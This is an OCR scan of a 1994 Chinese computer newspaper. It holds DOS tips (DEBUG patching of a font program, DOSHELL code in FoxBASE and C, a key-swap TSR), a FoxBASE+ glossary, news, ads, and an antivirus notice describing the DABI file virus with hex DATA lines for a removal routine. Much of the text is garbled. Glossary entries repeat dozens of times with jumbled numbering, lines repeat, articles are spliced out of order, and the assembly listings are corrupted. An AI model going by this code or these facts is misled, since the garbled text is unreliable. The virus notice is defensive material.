新INT 64H中断，主要功能有检测系统是否驻留内存、读取汉字点阵信息等。文后附录为用DEBUG修改TECHFONT.COM程序的全部过程。通过修改，使用户内存达到490K左右，如果用户还想增加内存，可将LXT.DAT文件更名，不过这样拼音输入汉字时不能进行同组输入。
C>DEBUG TECHFONT.COM
-G=100 126
-T
-G=0 11B
-T
-A A6B
1216,A6B MOV BX,CS
1216,A6D MOV BX,2
1216,A70 MOV DS,BX
1216,A72 XOR SI,SI

```

```

1216,A74 RET
1216,A75
-A AEE
1216,0AEE PUSH BP
1216,0AEF MOV DX,AX
1216,0AF1 MOV BP,CX
1216,0AF3 MOV BX,0000
1216,0AF6 MOV AH,16
1216,0AF8 PUSHF 调用BIOS
INT 10H
1216,0AF9 CALL C000,0E00,16H号
功能汉字点阵库
1216,0AFC CLI
1216,0AFF POP BP
1216,0B00 PUSH ES
1216,0B01 PUSH SI
1216,0B02 PUSH DI
1216,0B03 PUSH CX
1216,0B04 MOV CX,4910 汉字点阵格式表
1216,0B07 MOV SI,0000
1216,0B0A MOV DI,0000
1216,0B0D MOV AX,CS
1216,0B0F MOV DS,AX
1216,0B11 MOV ES,AX
1216,0B12 PUSH SI
1216,0B14 MOVSB
1216,0B15 ADD SI,+OF
1216,0B18 MOVSB
1216,0B19 POP SI
1216,0B1A INC SI
1216,0B1B LOOP 0B11
1216,0B1D POP CX
1216,0B1E POP DI
1216,0B1F POP SI
1216,0B20 POP ES
1216,0B21 RET
1216,0B22
-543 90
-353 00
-JCX
CX 0000
-A48
-W
Writing 6A18 bytes
-Q

```

1.支持用stacker和DoubleSpace处理过的磁盘。

优化磁盘（压缩）功能大大提高Diskfix和CPBackup现在支持stacker和DoubleSpace处理过的磁盘，Diskfix能够分析和修理压缩过的柱面，并予以检查出压缩时产生的错误，CPBackup现在加入了自动比较功能，它能边压缩边备份，并且速度已达到了每分钟13Mb。Diskfix和CPBackup支持的磁盘容量最大可达2G或者5000个以上文件的子目录。

2.新的完整的硬件测试功能

键入SI.Pctools9.0即可提供用户PC机的CPU、显示器、内存、CMOS、硬软驱动器、声卡等等部件的专业化的详尽信息。它比Norton 7.0的SYSINFO及QA（快速测试）所提供的信息更加可靠和详细。

3.新的磁盘高速复制功能

Pctools9.0可以进行多种多样的磁盘拷贝，使用者可以用FASTCOPY在硬盘或扩展内存里建立一个软件的映像，以后则可以迅速复制的制成这个磁盘的拷贝。FASTCOPY还提供了不同规格之间软盘的对比，对比时还可以对目标盘进行扩容，且可容量提高。

4.Data Mon占用更少内存

Data Mon减少了驻留内存所占用的空间，磁盘指示符已经从Data Mon中移出而放入了DiskLight.exe文件中，另

```

IF %1==A/HF GOTO D
;如果TWAY/HF,就将
繁体字库驻留硬盘
IF %1==A/hf GOTO D
同上
;如果输入不正确的参数,就
显示下面的提示信息
ECHO *****
ECHO TWAY ALL JC-
FONT.WAY ON
HARDRIVE
ECHO TWAY /J ALL
JCFONT.WAY TO Extended
ECHO TWAY /F ALL
JCFONT.WAY TO extended
ECHO TWAY /HJ ALL
JCFONT.WAY ON
HARDRIVE
ECHO TWAY /HF ALL
JCFONT.WAY ON
HARDRIVE
ECHO *****
GOTO END
:A
TECHFONT1
GOTO E

```

还可根据需要将FILEA.COM、FILEB3等序列模块修改，并建立相应的批处理程序就可以使天汇系统有数2.13H一样随心所欲的字库管理能力，由于系统提供了高速缓存，加之FILEOA.COM又有常用字库功能，因而其速度并未有什么改变，而节约出来的260K内存却不是小数目。笔者在1M内存的286机上安装DRDOS6.0，用HIDOS.SYS将DOS核心加载高端内存，建200K高速缓冲和124K的虚拟盘，自缓冲内存有616624字节，运行原来的TWAY后，内存有270K左右，而用现在的TWAY启动（包括五笔字库调入后）后期空闲空间达530K！这确实是令人兴奋的结果。

□四川 张光晖

为了对一个多用户 FOXBASE+特点作一个清晰的认识...

多用户FOXBASE+术语汇编

(一)自动文件加锁:是当一定的命令发出时,通过它,一个文件被自动加锁的方法...

(二)自动记录加锁:是当一定的命令发出时,通过它,一个记录被自动加锁的方法...

(三)碰撞:产生于这样的情况,用户试图访问一个正被另外的用户访问的记录或文件...

(四)死锁:这种情况出现于,当一个用户锁定了记录并希望访问一个正被第二个用户加锁了的记录...

(五)融合文件加锁:是当一定的命令发出时,一个文件被自动加锁的方法...

(六)融合记录加锁:是当一定的命令发出时,一个记录被自动加锁的方法...

(七)独占使用:当一个用户为独占使用而打开一个文件时,另外的用户完全不能以任何方式访问那个文件...

(八)死锁:这种情况出现于,当一个用户修改一个记录,而另一个用户同时也修改这同一记录时...

(九)记录加锁:是这样的方法,通过它用户被自动保护而免于写数据到一个记录...

(十)独占使用:当一个用户为独占使用而打开一个文件时,另外的用户完全不能以任何方式访问那个文件...

(十一)死锁:这种情况出现于,当一个用户修改一个记录,而另一个用户同时也修改这同一记录时...

(十二)记录加锁:是这样的方法,通过它用户被自动保护而免于写数据到一个记录...

(十三)独占使用:当一个用户为独占使用而打开一个文件时,另外的用户完全不能以任何方式访问那个文件...

(十四)死锁:这种情况出现于,当一个用户修改一个记录,而另一个用户同时也修改这同一记录时...

(十五)记录加锁:是这样的方法,通过它用户被自动保护而免于写数据到一个记录...

(十六)独占使用:当一个用户为独占使用而打开一个文件时,另外的用户完全不能以任何方式访问那个文件...

文件加锁、记录加锁和错误捕捉能力的使用,多用户FOXBASE+提供了可以完全避免对数据库的保护。

(四)死锁:这种情况出现于,当一个用户锁定了记录并希望访问一个正被第二个用户加锁了的记录...

(五)融合文件加锁:是当一定的命令发出时,一个文件被自动加锁的方法...

(六)融合记录加锁:是当一定的命令发出时,一个记录被自动加锁的方法...

(七)独占使用:当一个用户为独占使用而打开一个文件时,另外的用户完全不能以任何方式访问那个文件...

(八)死锁:这种情况出现于,当一个用户修改一个记录,而另一个用户同时也修改这同一记录时...

(九)记录加锁:是这样的方法,通过它用户被自动保护而免于写数据到一个记录...

(十)独占使用:当一个用户为独占使用而打开一个文件时,另外的用户完全不能以任何方式访问那个文件...

(十一)死锁:这种情况出现于,当一个用户修改一个记录,而另一个用户同时也修改这同一记录时...

(十二)记录加锁:是这样的方法,通过它用户被自动保护而免于写数据到一个记录...

(十三)独占使用:当一个用户为独占使用而打开一个文件时,另外的用户完全不能以任何方式访问那个文件...

(十四)死锁:这种情况出现于,当一个用户修改一个记录,而另一个用户同时也修改这同一记录时...

(十五)记录加锁:是这样的方法,通过它用户被自动保护而免于写数据到一个记录...

(十六)独占使用:当一个用户为独占使用而打开一个文件时,另外的用户完全不能以任何方式访问那个文件...

(十七)死锁:这种情况出现于,当一个用户修改一个记录,而另一个用户同时也修改这同一记录时...

(十八)记录加锁:是这样的方法,通过它用户被自动保护而免于写数据到一个记录...

(十九)独占使用:当一个用户为独占使用而打开一个文件时,另外的用户完全不能以任何方式访问那个文件...

法,通过用户保护而免于写数据到一个数据库文件(修改或增加记录到一个数据库文件)...

(八)死锁:这种情况出现于,当一个用户修改一个记录,而另一个用户同时也修改这同一记录时...

(九)记录加锁:是这样的方法,通过它用户被自动保护而免于写数据到一个记录...

(十)独占使用:当一个用户为独占使用而打开一个文件时,另外的用户完全不能以任何方式访问那个文件...

(十一)死锁:这种情况出现于,当一个用户修改一个记录,而另一个用户同时也修改这同一记录时...

(十二)记录加锁:是这样的方法,通过它用户被自动保护而免于写数据到一个记录...

(十三)独占使用:当一个用户为独占使用而打开一个文件时,另外的用户完全不能以任何方式访问那个文件...

(十四)死锁:这种情况出现于,当一个用户修改一个记录,而另一个用户同时也修改这同一记录时...

(十五)记录加锁:是这样的方法,通过它用户被自动保护而免于写数据到一个记录...

(十六)独占使用:当一个用户为独占使用而打开一个文件时,另外的用户完全不能以任何方式访问那个文件...

(十七)死锁:这种情况出现于,当一个用户修改一个记录,而另一个用户同时也修改这同一记录时...

(十八)记录加锁:是这样的方法,通过它用户被自动保护而免于写数据到一个记录...

(十九)独占使用:当一个用户为独占使用而打开一个文件时,另外的用户完全不能以任何方式访问那个文件...

(二十)死锁:这种情况出现于,当一个用户修改一个记录,而另一个用户同时也修改这同一记录时...

(二十一)记录加锁:是这样的方法,通过它用户被自动保护而免于写数据到一个记录...

(二十二)独占使用:当一个用户为独占使用而打开一个文件时,另外的用户完全不能以任何方式访问那个文件...

(二十三)死锁:这种情况出现于,当一个用户修改一个记录,而另一个用户同时也修改这同一记录时...

AutoDESK公司的3D Studio Release 3.0已于日前开始发行。这是一个功能更加强大的新产品...

1.造型方面的改善 最引人注目的是新的材质编辑器(Materials Editor)...

在"3D Editor"程序块中最显眼的新技术是物体指定一种颜色,并且通过屏幕显示出来...

对 AutoCAD 很熟悉的用户会对 3D Studio 不能从键盘输入命令而感到有些不便...

自从兄弟中文家用电脑上市以来,受到社会各界人士的极大关注...

DEBUB <NUMON.SCR> DEBUB <NUMOFF.SCR> 程序1

程序2 mov ax,40 mov ds,ax end byte ptr [17],df ret

DEBUB <NUMON.SCR> DEBUB <NUMOFF.SCR> 程序1

DEBUB <NUMON.SCR> DEBUB <NUMOFF.SCR> 程序1

DEBUB <NUMON.SCR> DEBUB <NUMOFF.SCR> 程序1

DEBUB <NUMON.SCR> DEBUB <NUMOFF.SCR> 程序1

DEBUB <NUMON.SCR> DEBUB <NUMOFF.SCR> 程序1

DEBUB <NUMON.SCR> DEBUB <NUMOFF.SCR> 程序1

DEBUB <NUMON.SCR> DEBUB <NUMOFF.SCR> 程序1

DEBUB <NUMON.SCR> DEBUB <NUMOFF.SCR> 程序1

DEBUB <NUMON.SCR> DEBUB <NUMOFF.SCR> 程序1

DEBUB <NUMON.SCR> DEBUB <NUMOFF.SCR> 程序1

功能键自定义一法 DOS操作系统中未提供像BASIC或DBASE那样的功能键自定义功能...

```
echo fkey 65 dir 13
echo ***** 功能键码表 \ by Roking Carl *****
echo 扩展码 复合键 扩展码 复合键
echo 18 _35-Alt-QWERTYUIOP $4_93-shift-F1-F10
echo 80 _38-Alt-ASDFGHJKL 94_108-ctrl-F1-F10
echo 44 _50-Alt-ZXCVBNM 104_118-Alt-F1-F10
echo 58 _68-F1-F10 180_181-Alt+1234567890-*****
echo ok ! 结束
例如:C:\FKEY 30 DIR 13/ 即ALT-A=DIR/
C:\FKEY 48 GWBASIC 13/ 即ALT-B=GWBASIC/
C:\FKEY 46 COPY/ 即ALT-C=COPY/
```

台湾“摩共共享程序大全” 中国总代理:武汉皇龙电子出版新技术公司 大盒共22种,全部压缩存档,每种定价188元...

在病毒中设置NumLOCK 程序1 mov ax,100 mov ds,ax end byte ptr [17],df ret

软件新潮

3D Studio Release 3.0(1) AutoDESK公司的3D Studio Release 3.0已于日前开始发行...

对 AutoCAD 很熟悉的用户会对 3D Studio 不能从键盘输入命令而感到有些不便...

自从兄弟中文家用电脑上市以来,受到社会各界人士的极大关注...

兄弟电脑又增加新功能 将病毒的特征码输入到一个病毒特征码文件中,下次再运行该软件,即可清除该病毒...

在兄弟中文家用电脑的设计思想中我们说过,我们坚持“从群众中来到群众中去”的工作方针...

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与服务委员会 成都软件公司 成都电子研究所合办 主编：刘德建 副主编：唐敏
国内统一刊号：CN51-0106 订购代号：61-74 地址：成都市金河街75号 邮政编码：610015

第七次全国计算机安全学术交流会召开

第七次全国计算机安全学术交流会，于6月16日至18日在湖北省宜昌市举行。国内外近百位专家学者出席了会议。美国交流学术会主席HARRIS、马卡里(MACLEED)公司、我国电力工业部及天利、希望公司的代表在会上介绍了其计算机安全技术及产品。反病毒是本次会议的热门话题之一。除正式发言宣读论文外，会议还组织了专题讨论。与会代表就计算机病毒和反病毒技术的发展进行了深入热烈的研究。根据交流的情况分析，自1993年四季度至今，国内计算机病毒的出现呈爆发式增长。反病毒技术的发展已到了令人瞩目的地步。反病毒产品的集成化(即集防治、检测、清除病毒三大功能于一体)和可升级性是今后发展的方向。□北京 张保田

新的起点 新的征程

四川省计算机学会于六月中旬在蓉城召开了第二次代表大会暨第二届学术年会，来自各行各业的190位代表参加了此届年会。会议期间，选举产生了学会第二届理事会，90位来自各行各业的计算机专家、科研人员和科技管理人员当选为新理事；会上表彰了22位学会活动积极分子；对会前收到的近百篇有关计算机应用论文中的51篇优秀论文予以表彰，并颁发了奖品和荣誉证书。此届代表大会上通过了上届理事会的工作报告和学会新章程及会议纪要。本届年会，既有学术报告、技术讲座，又有大会学术交流，同时还展示了国内外计算机新技术、新产品，内容丰富多采，气氛活跃热烈。会议期间，四川省计算机行业带头人，学会常务理事张海盛研究员、刘德建教授、邱玉辉教授、潘自敬教授等计算机专家，作了计算机及应用技术最新信息、访美技术考察报告、分布式人工智能系统、多媒体通讯等方面的专题学术报告，使到会代表耳目一新，深受启迪，受到代表热烈欢迎。四川省计算机学会自1989年10月成立以来，积极开展学术交流活动，尤其是学会的一批老专家、老教授，不仅德高望重，而且身先士卒，身体力行，为弘扬我国的计算机产业，带头撰写学术论文、作学术报告，采取多种形式，积极开展计算机学术交流，同时带头搞科研，深入生产第一线指导科研培养出一大批中青年学术骨干和科研中坚，为发展我国计算机产业和在各领域中的应用做出了贡献。使学会活动萌发了勃勃生机。“信息是最宝贵的财富，最贵重的货物”、“加快建设信息高速公路”、“大力开发多媒体技术产品”、“促进计算机与通讯联网”、“提供信息共享资源共享开放系统”、“抓住机遇，迎接挑战”、“扩展计算机应用的深度和广度”等等，成为此届年会的中心议题。四川省计算机学会第二次代表大会暨第二届学术年会在改革开放新形势下以及世界高科技迅猛发展，全球兴建建设信息高速公路热潮中召开的，此届年会的胜利召开和圆满成功，是更新观念、珍惜机遇、巧用机遇，沿着当今社会“信息高速公路”向高科技骏马扬鞭、挥戈进军的新起点，也为全省的计算机推广应用打开了新的局面，走上了新的征程。(智明)

★编号：940703
名称：CTWIN图形与汉字界面软件包
作者：廖生平
功能简介：1. The西文方式下且报显屏为16×16, 24×24, 32×32点阵彩色图形汉字，屏幕提供使用说明及16, 24, 32点阵字体一置。C语言源码，88元
2. Whs自动从汉字库中读取所需汉字，生成小汉字库，用小汉字库显示图形汉字，提高了显示速度，也免去了大汉字占大量空间的麻烦，可形成16, 24, 32点阵小汉字库，使用方便灵活，屏幕提供使用说明及字体一置。C语言源码，88元
3. Twln只要定义好主子菜单各项内容，即可自动生成西文方式下弹出式图形汉字菜单，菜单位置及弹出位置可自定义，仍Windows开发，保存屏幕，恢复屏幕，提供全部C语言源码，可掌握开发各种界面及菜单的编程技巧。C语言源码，88元
4. Bar立体屏界面生成C语言源程序，提供凹凸，凸出的立数，可直接调用生成目前最流行的立体屏库，立体屏尺度大小可自定义。价格：88元
5. TVCA256色方式下显示TIF图象C语言源程序。价格：88元
6. VGA屏库将按，整屏的弹出与消失，平滑显示与关闭。价格：88元
源程序语言：MSC, Turbo C
运行环境：IBM PC286, 386或486
转让形式：写清邮购的程序编号。1.2M 5.25" 软盘1—2张。

联系人：(100041)北京石景山发电总厂技术工程处廖生平
★编号：940704
名称：GZGL佳选超强工商管理系统Ver.2.00
作者：朱广
功能简介：A、B版同时随窗推出，A版为通用版，适合不同要求的用户，其在报表设计和管理上灵活方便，更具有伸缩性，B版为专用版，可以在工商发放时很大程度上减轻财务人员的工作强度，适合于有特殊要求的用户使用，两版同时提供，必有一版适合您。
其特点如下：
1. 具有极强的通用性和自适应性，适用于任何单位和各种工商管理制度，无论将来工商制度如何变化，该系统均能满足您的需求，真正做到一劳永逸，终身受益。
2. 本系统可以同时管理十项工商(奖金津贴其他)报表和数报，做到了在一个单位下的多种工商制度的同时管理。
3. 超强的报表打印输出功能，在保证数据完整性的前提下，能够对大型超厚工商报表自动实施压缩打印，打印输出尽可能多的报表栏目；用户可以随时定义报表表头和报表栏目内容。
4. 具有打印、模拟显示、文件输出三大功能，能够打印、模拟显示、文件输出工商报表、工商数报、个人工商条、汇总表、任意输出所指定的相应序号的数据。

软件交流

转让价格：正式版520元(带源程序920元)，试用版50元，有正式发票，款到两天内即寄。
售后服务：在两个月的试用期内，用户对该系统若不满意，可原银奉还；作为购买该系统的联系人，将给予10%的酬金(或相应价值的软件)，用于软件售后维护和软件升级服务费；另另试用版，供原选择，确保您的每一分投资。
汇款地址：昆明市东华小区多美里1号昆明市市政监督管理局技术文芸 邮编：650041

“译星”英汉翻译系统再改夺魁

由国家高技术(863)智能计算机系统专家组举办的智能接口评测研讨会于日前在国家智能中心举行。会议主要进行汉字识别、语音识别与合成、机器翻译的评测研讨。
翻译系统的测试及研讨于五月二十七日进行。这次报名参加测试的单位有十余家，实际提供测试样品的有四家，分别是中软总公司、国防科技大学和社科院语言所的汉英机器翻译系统，巨流公司的汉英机器翻译系统，各翻译系统针对34个类别的219个句子作了测试。最后中软总公司的“译星”系统以83.7的得分荣获汉英机器翻译系统翻译质量评测第一名。由巨流公司的汉英机器翻译系统教授主持机器翻译的研讨，到会的五十多位机器翻译界专家及各界人士，就机器翻译的现状和未来发展进行了较深入地探讨。
□北京 李奎元

5. 报表模拟显示功能，使您无须打印输出报表就可从显示器上看到报表的输出格式。
6. 方便灵活的报表文件输出功能，能够把报表输出到您指定的文件上，任您随意编辑。
7. B版系统采用了“工商实发数据”进行“化零取整”的方法，从而解决了管理员对零钱的繁琐处理过程。
8. 用户可以根据需要在报表栏目间设计计算公式，按窗下在录入数据时免去手工运算，速度快，数据更加准确。
9. 设有安全保护功能，令数据无忧运行。
10. 系统界面友好，采用多窗口技术，上弹和弹式菜单选择，支持鼠标操作，操作简单轻松自如。
源程序语言：Foxpro 2.0 C, 宏汇编
运行环境：屏屏汉字系统，25—26行显示
转让形式：1.2M 5.25" 软盘(经压缩)，包括A、B两版，使用手册一份。
转让价格：正式版520元(带源程序920元)，试用版50元，有正式发票，款到两天内即寄。
售后服务：在两个月的试用期内，用户对该系统若不满意，可原银奉还；作为购买该系统的联系人，将给予10%的酬金(或相应价值的软件)，用于软件售后维护和软件升级服务费；另另试用版，供原选择，确保您的每一分投资。
汇款地址：昆明市东华小区多美里1号昆明市市政监督管理局技术文芸 邮编：650041

▲Super16微机原理实验设备问世 由西安理工大学计算机中心自行研制的Super16微机原理实验设备及开发系统，最近问世并通过专家组验收。该实验设备是IBM PC系列微机的原理实验教学设备，可替代旧的280 CPU版的TF801单板机。系统将PC总线接口板与实验系统有机地结合在一起，主要用于学习PC板级应用系统的基本单元电路和常用接口芯片。同时，系统还提供了PC总线接口卡的开发平台以及完成完善的实用不可更改集成环境软件，可用来开发各类板级应用系统的汇编语言软件。(张玉清)

▲深圳电脑软件创汇居全国之首 深圳电脑软件发展迅速，日前深圳市从事软件开发和销售的业已达200余家，从业科技人员达3000人，年出口创汇1000万美元，居全国首位。(李雄)

▲我国计算机设计自动化领域的一重大突破 (本报长沙讯)国家“863”计划研究项目——集成化数字逻辑设计专家系统，经国防科大科研人员四年的艰苦攻关，开始了将专家系统方法和传统CAD方法有机结合的新途径。终于研制成功了这一套由12个子系统组成的设计规模高达5万门以上的集成式专家系统。最近通过了技术鉴定。该系统使我国CAD和逻辑设计自动化在理论国际先进水平上迈进了一大步。(李俊)

▲上海推出东海P5/C60-1微型机 (本报上海讯)为适应市场需求，长江计算机集团上海计算机厂研制出采用CPU为Pentium/60的东海P5/C60-1 32位通用微机，可用于多用户、CAD、CAE、Windows、网络服务器等环境中，特别适用于各种图形密集和数据海量产品的高速度应用中，技术上处于国内同类产品领先水平，有很好的性价比。(高毅)

▲高校招生计算机辅助录取系统在国内领先 新投入一批学院站开发的微机辅助录取软件，功能齐全，使用方便，运行效率高，能接受多种查询方式，六年以来一直畅销，实现了录取工作人员于干的自动完成。(任千生)

▲人白细胞干扰素生产线自动控制计算机系统社会效益显著 纯化人白细胞干扰素是一种被医学界所公认的重要的细胞功能调节生物制品，对多种疾病有疗效，手工操作生产上不了规模，且质量无法保证。四川大学计算机系和生物工程系联合生物制品所，在国家教委和卫生部大力支持下，率先在国内研制成功人白细胞干扰素生产线微机自控系统。系统投产后使新增产值100万元，新增利润60万元，现系统已运行两年，新增产值3400万元，新增利润近两千万。(李智明)

▲MFD-1型旋转机械工况监视与故障诊断系统研制成功 东南大学故障诊断研究室研制成功的MFD-1型旋转机械工况监视与故障诊断系统，日前通过江苏省科委主持，省内外著名大学、研究单位和生产厂家专家参加的鉴定。系统通过传感器采集旋转机械的振动及其他相关参数，可全面反映机械的运行状况，在电力、石油、化工、冶金等行业有广泛的用途。(贾庆平)

▲电脑“先用后买” (本报北京讯)北京四通集团最近在北京“德泰系列电脑展示月”活动中，推出由电脑采用“先用后买”的营销新举措。对于那些想购买电脑的用户，可以免费试用一个月，与此同时可以得到周到的服务支持。待试用一个月之后，再决定是否购买。

天汇标准汉字系统
V2.0标准版 980元/套(量大批发从优)
网络版(30用户/N用户) 2800元/6000元
ONLAN版 1200元/套
天汇西南办事处
诚信各地经销商，欢迎来人、来函、电话垂询，将给您满意的答复！
地址：成都建设北路二段四号电子科大十二层院内
邮编：610054 电话：(028)3333312—2587
传真：(028)3334131—天汇公司

目前,比较大型的软件如Turbo系列语言集成环境、PCTOOLS工具软件、WPS文字处理系统等都具有DOSHELL功能,即可在该环境下不释放本软件所占内存而退至DOS状态下,用户可任意执行DOS命令,当用户不想再执行DOS命令时,可输入"EXIT"命令就可很方便地返回原用户软件。

DOSHELL功能模块减少了用户频繁启动用户软件的次数,节省了时间,方便了用户,那么怎样才能实现这一方便、灵活的功能模块呢?笔者通过实践、分析得出以下结论。

一、DOS状态和DOSHELL状态的关系

众所周知,DOS是个人计算机的核心软件,是管理计算机硬件资源和软件资源的管家,COMMAND.COM(命令解释器)则是DOS的重要组成部分。计算

机软件中重新装载COMMAND.COM并运行的话,那么我们就能够实现DOSHELL功能。

二、COMMAND.COM重新装载的问题
COMMAND.COM这一DOS模块在计算机启动时自动装入到计算机内存中并运行,这一过程就是COMMAND.COM的首次装载,怎样才能重新装载COMMAND.COM呢?

大家都知道每个程序都有它的入口和出口,COMMAND.COM也不例外,它的入口就是"COMMAND",其出口是"EXIT"(它属于"RETURN"语句),所以在DOS状态下重新装载COMMAND.COM就变得简单了,只要在命令行输入"COMMAND"就可以了(这样重新装载的COMMAND在首次装载的COMMAND中运行,就好像函数递归调用一样),输入"EXIT"就使重新装载的

谈DOSHELL功能的实现

□上海 尹嘉祥

机处于DOS状态时,用户可以输入任何计算机的内部命令、外部命令以及一切可以执行的文件名(包括批处理文件),而这些命令或可执行文件都是由COMMAND.COM承担解释、装载、执行等一系列任务,所以笔者认为DOS状态也可以说是COMMAND.COM命令解释状态,此环境所能实现的功能和DOSHELL所要求的功能是完全一致的,所以笔者认为DOS状态就是一个在运行COMMAND.COM程序的过程,那么怎样实现DOSHELL功能就变成了怎样在用户软件中重新装载COMMAND.COM并运行的问题。如果能在用

户软件中重新装载COMMAND.COM并运行的话,那么我们就能够实现DOSHELL功能。理论上来讲,COMMAND.COM可以重新装载在任意次,但由于内存空间的限制只能装载有限次的N次(N由内存的大小、DOS版本高低决定,因为不同版本的DOS,COMMAND.COM的长度是不一样的),输入"EXIT"的次数与输入"COMMAND"的次数应该是一致的,假如在根本没有重新装载COMMAND.COM的情况下,或者在所有重新装载的COMMAND.COM已全部从内存中清除的情况下,用户再输入"EXIT",在理论上也是可行的,其作用可以理解为撤除计算机的DOS系统(因为要撤除计算机启动时首次装载的COMMAND.COM),但实际上运行中的计算机是不可以撤除操作系统的(指西文操作系统,非中文操作系统),除非关掉计算机,由于理论上的可行性,故在这样的情况下输入"EXIT"计算机也不会出错,也不会显示"Bad command or filename"的错误信息,尽管"EXIT"根本不是DOS的内部命令,也不是DOS的外部命令,也更本不存在一个可以执行的EXIT.EXE(= .COM、.BAT)文件。

在很多情况下,你会觉得某一常用键距离你的手太远,使用不便,或者某一常用键出现故障,使用不灵活,这时你会想到更换按键的定义。关于实现此功能的编程方法以前曾有过介绍,大部分都是通过修改INT 09H中断,截获要修改按键的扫描码,然后把新定义的键码放入键盘缓冲区来实现改变按键的定义,这种方法行之有效,但编程复杂,代码量大,并须占有很大的内存空间,文后所附程序短小精悍,完全由INT 16H实现,方便地实现两键互换定义的功能。

```

I, XCHGKEY, ASM (XCHGKEY.COM)
1994.03.28
CODE SEGMENT
ASSUME CS, CODE, DS, CODE
ORG 100H
START: INT INT
KEY1 DW 0
KEY2 DW 0
OLD16 DW 0
NEW16 PROC FAR
PUSH
CALL AX, 9
JZ JX
JMP OLD16
J:
POFF
PUSHF
CALL CS, OLD16
PUSHF
PUSH CS
POP DS
MOV AX, KEY1
JMP INT
MOV AX, KEY2
JMP OLD1
J1:
CMP AX, KEY2
JMP OLD1
MOV AX, KEY1
OLD1:
POP DS
JMP INT
J2:
JMP INT
OLD2:
POFF
JMP CS, OLD16
NEW16 ENDP
INT:
MOV DI, OFFSET MSG1
MOV AH, 9
INT 11H
MOV AH, 9
INT 16H
MOV KEY1, AX
MOV AX, 3514H
INT 21H
MOV WORD PTR OLD16, BX
MOV WORD PTR OLD16+1, BX
MOV DI, OFFSET NEW16
MOV AX, 3516H
INT 11H
LEA DI, INT
INC DI
MSG1 DB INPUT KEY1, '
MSG2 DB INPUT KEY2, '
CODE ENDS
END START

```

键、组合键的互换工作。例如,可以把回车键与CTRL+Q互换定义,此后再次输入或运行程序时,只有按CTRL+Q才能使用计算机执行,这对于不知情者是无法使用计算机的,也就是说它起到了加密键的效果,重新运行本程序并输入已经修改的两个按键或组合键,将恢复原来定义,此程序可以重复驻留,以便更换更多键的定义。

□杭州 李莹

求真病毒卡升级公告0023号

1994年3月求真病毒卡在西北电业管理局(陕西省西安市)试机时按防病毒模式发现了Dabi病毒并阻止其传染和破坏,病毒样本由西北电业管理局李高工提供。

DABI是长度为1465字节的文件型病毒,在进行列目录DIR操作时传染扩展名为COM和EXE的可执行文件,对于软盘每次传染一个文件,若发现目录列到某文件名时有明显的停顿,就是病毒正在传染该文件,对于硬盘一次传染当前目录下的全部可执行文件,速度很快,难以觉察,病毒本身采取了隐蔽技术,使病毒驻机时隐藏了染毒文件的长度变化,所以要观察文件长度一定要在微机无病毒情况下进行,有些EXE文件染毒后不能运行。

9月9日和12月26日开机且病毒驻机

(原版)可杀除DABI病毒
100 REM 2a>23 Kill DABI virus
110 DATA 0A,30,5A,57,20,43,11,52,44,00,00,00
120 DATA 01,9A,09,03,00,01,CO,19
130 DATA 01,BO,09,55,00
140 DATA 86,56,46,83,23,16,86,56,44,
61,62,69,00,FF,FF,FF
150 DATA BE,BO,19, BF, 17,26, B8, 07,
02,75,06, BF, F2, 27, B6, 2C
160 DATA 00, F3, A6, 75, DA, 56, E8, 42,
EA, 81, C2, 24, 05, 83, D1, 00
170 DATA E8, F3, F6, BF, 0F, 24, B9, 05,
00, 83, 3E, 46, 21, 00, 75, 09
180 DATA E8, 05, EA, BF, 0E, 24, B9, 0A,
00, BE, 00, 23, AC, 32, C1, AA
190 DATA E2, FA, E9, 30, F6, FF, FF
990 DATA END
4972,6651,0023

北京 张保田

2.C语言源程序中重新装载COMMAND.COM

在C语言源程序中重新装载COMMAND.COM也很简单,我们也可借助于"STD.LIB"中定义的"SYSTEM"函数的实现,在C语言源程序中书写格式是SYSTEM("COMMAND.COM"),这样源程序通过编译、链接后生成的可执行文件就拥有了一个方便、灵活的DOSHELL功能模块。

也许细心的读者不难发现,根据上面的介绍在重新装载COMMAND.COM这种运行时(WPS文字处理系统也是如此),COMMAND.COM会自动显示(以COMPAQ MS-DOS V.3.1为例):
The COMPAQ Personal Computer MS-DOS Version 3.1
(C) Copyright Compaq Computer Corp. 1982, 1988
(C) Copyright Microsoft Corp. 1981, 1987

而Turbo系列语言集成环境等在运行DOSHELL时计算机显示(以Turbo C为例):
Type EXIT to return to Turbo C...
The COMPAQ Personal Computer MS-DOS Version 3.1
(C) Copyright Compaq Computer Corp. 1982, 1988
(C) Copyright Microsoft Corp. 1981, 1987

两者比较缺少返回提示信息,说明返回提示信息并非COMMAND.COM本身提供,而是用户软件提供,鉴于此我们在执行DOSHELL模块时,先显示返回提示信息,然后再启动DOSHELL模块,以便用户的使用。

三、DOSHELL功能模块的实现
1. FOXBASE中实现DOSHELL功能的程序清单:

```

PROCEDURE Doshell
save screen to crtmemo
set color to w/a
clear
@21.0 say "Type EXIT to return..."
run command
set color to w/a
clear
restore screen from crtmemo
return

```

2.C语言源程序中实现DOSHELL功能的程序清单:

```

#include <stdio.h>
#include <stdlib.h>
#include <stdio.h>
#include <conio.h>
void Doshell()
{
char crdbuf[25 * 80 * 2];
gettext(1, 1, 25, 80, crdbuf); /* save screen */
clear();
printf("Type EXIT to return...");
system("command.com");
clear();
puttext(1, 1, 25, 80, crdbuf); /* restore screen */
}

```

如何使用对话框装入外部程序

这是AutoCAD在12.0版本中所增加的功能,它实际上是由一个外部AutoLISP程序提供的。该程序由AutoCAD在需要的时候自动装入进入系统,当读者需要的时候可以在命令键下输入命令,APPLD,或者按下下拉式菜单"File"项下"Applications..."选项,就可以引用该程序。

APPLD命令用于装入AutoLISP程序和ADS应用程序,它可以完成这些工作:1.建立一个应用程序列表;2.从列表中装入或者删除应用程序;3.在列表中插入或者移去应用程序。AutoCAD在apload.dia文件中存储着所列的应用程序的名称与搜索路径,这个文件是一个ASCII码文件,在DOS下使用"TYPE"命令即可查到。

该命令使用一个名为"Load AutoLISP and ADS File"的对话框来进行操作,该对话框无论系统变量"FILEDIA"如何设置,它总是在启动命令后弹出,窗口中各选择按钮

功能解释如下:

